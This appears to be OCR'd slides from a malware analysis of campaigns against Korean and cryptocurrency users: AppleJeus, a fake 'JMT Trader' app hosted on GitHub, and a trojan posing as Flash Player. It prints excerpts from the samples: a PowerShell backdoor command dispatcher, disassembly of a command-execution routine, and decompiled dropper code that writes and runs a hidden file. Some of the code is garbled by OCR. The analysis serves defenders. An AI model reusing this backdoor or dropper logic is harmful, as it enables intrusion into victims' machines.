
PowerShell functions



```
try
{
while($global:blv)
{
$rq=sdd $global:tid 7 $null 0 $global:auri[$global:nup]
if($rq -eq $null){break}
$bf=rdd $rq $global:mbz
if(($bf -eq $null) -or ($bf.length -lt 12)){break}
$nmsg=btn $bf 0
$nmlen=btn $bf 8
 ($nmlen+12)){break}

cres=slp $bf}
elseif($nmsg -eq 3){$cres=di}
elseif($nmsg -eq 11){$cres=tif}    #TroyInfo
elseif($nmsg -eq 12){$cres=kalv}
elseif($nmsg -eq 14){$cres=gcf}     #GetConFig
elseif($nmsg -eq 15){$cres=scf $bf} #SetConFig
elseif($nmsg -eq 18){$cres=kmd $bf} #Cmd shell
elseif($nmsg -eq 20){$cres=up $bf}  #UPload
elseif($nmsg -eq 21){$cres=dn $bf}  #DowNload
elseif($nmsg -eq 24){$cres=rmd $bf} #Exec
else{break}
```

FRAMEWORK ?

Timeline



Korean users targeted using Mac Doc

JUL - Aug 2018


Nov 2018

JUL –Aug 2019

AppleJeus

JMT Trader

JMT Trader



JMT Trading Group
jmttrading

Automatic Trading Platform Development

JMT Trading Group

https://www.jmttrading.org


Block or report user

Popular repositories

JMTTrader
Secure Bitcoin Trading Client
C++

7 contributions in the last year

Learn how we count contributions.



The latest release of version 1.40.42

jmttrading released this 15 minutes ago · 1 commit to master since this release


```
modified the version information
```

JMTTrader_Mac.dmg	12.9 MB
JMTTrader_Win.msi	10.6 MB
Source code (zip)	
Source code (tar.gz)	

- **Package similar to AppleJeus**
- **Hosted in GitHub**

JMT Trader: Backdoor


- Trader application dropped a backdoor
- Light-weight Backdoor
- Backdoor developed in Objective-C



proc_cmd()

```
__text:00000001000025E9                 mov     r14, rsi
__text:00000001000025EC                 mov     r15, rdi
__text:00000001000025EF                 mov     rax, cs:___stack_chk_guard_ptr
__text:00000001000025F6                 mov     rax, [rax]
__text:00000001000025F9                 mov     [rbp+var_30], rax
__text:00000001000025FD                 xor     edi, edi        ; time_t *
__text:00000001000025FF                 call    _time
__text:0000000100002604                 mov     r12, rax
__text:0000000100002607                 lea     rbx, [rbp+var_430]
__text:000000010000260E                 mov     esi, 400h
__text:0000000100002613                 mov     rdi, rbx
__text:0000000100002616                 call    ___bzero
__text:000000010000261B                 lea     rsi, aS21       ; "%s 2>&1 &"
__text:0000000100002622                 xor     eax, eax
__text:0000000100002624                 mov     rdi, rbx        ; char *
__text:0000000100002627                 mov     rdx, r15        ; #Xfun_arg
__text:000000010000262A                 call    _sprintf
__text:000000010000262F                 lea     rsi, aR         ; "r"
__text:0000000100002636                 mov     rdi, rbx        ; char *
__text:0000000100002639                 call    _popen
__text:000000010000263E                 test    rax, rax
__text:0000000100002641                 jz      loc_100002739
```

Timeline



JUL - Aug 2018

AppleJeus

Nov 2018

Korean users targeted using Mac Doc

JUL –Aug 2019


JMT Trader

Oct 2019

Korean users targeted using Trojan app

Korean users were targeted

- Malicious app was delivered through Telegram messenger
- Pictures of Korean girls were used as bait
- Mimicked a Flash player component




Album.app

Flash Player 38 KB
Modified: 20 August 2019 at 3:08 AM

General:


Kind: Unix executable
Size: 38,004 bytes (41 KB on disk)
Where: macOS Catalina by Geekrar ▸ Users ▸ mr.x ▸ Desktop ▸ Album ▸ Contents ▸ MacOS
Created: 20 August 2019 at 3:08 AM
Modified: 20 August 2019 at 3:08 AM


Korean users were targeted



```
_strcat(local_418,".Flash Player");
uVar2 = _getuid();
lVar4 = _getpwuid((ulong)uVar2);
if ((lVar4 == 0) || (*(long *)(lVar4 + 0x30) == 0)) {
  _strcpy(local_1018,"/tmp");
}
else {
  _strcpy(local_1018,*(char **)(lVar4 + 0x30));
}
_memcpy(local_8098,&DAT_100001340,0x6c74);
_memset(local_1418,0,0x400);
_sprintf(local_1418,"%s/%s",local_1018,".FlashUpdateCheck");
pFVar5 = _fopen(local_1418,"wb");
if (pFVar5 != (FILE *)0x0) {
  _fwrite(local_8098,1,0x6c74,pFVar5);
  _fclose(pFVar5);
}

_memset(local_1418,0,0x400);
_sprintf(local_1418,"chmod +x \"%s/%s\"",local_1018,".FlashUpdateCheck");
_system(local_1418);
_memset(local_1418,0,0x400);
_sprintf(local_1418,"\"%s/%s\" &",local_1018,".FlashUpdateCheck");
_system(local_1418);
_sprintf(local_c18,"\"%s\" &",local_418);
_system(local_c18);
local_809c = 0;
}
```

Flash Player Decompiled View

